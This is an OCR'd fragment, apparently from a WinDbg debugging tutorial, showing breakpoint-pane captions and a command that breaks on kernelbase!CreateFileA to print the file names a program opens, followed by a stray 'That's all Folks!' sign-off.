
Name	Value

Locals | Watch

Breakpoints

Location	Line	Type	Hit Count	Function
0xFFFF80A63BD228D		Software	1	fileinfo!memcpy


Threads | Stack | Breakpoints



Automating the Process

In the lower center of WinDbg, execute these commands:

```
bp kernelbase!CreateFileA "da @rsp+48;g"
g
```




LOONEY TUNES
"That's all Folks!"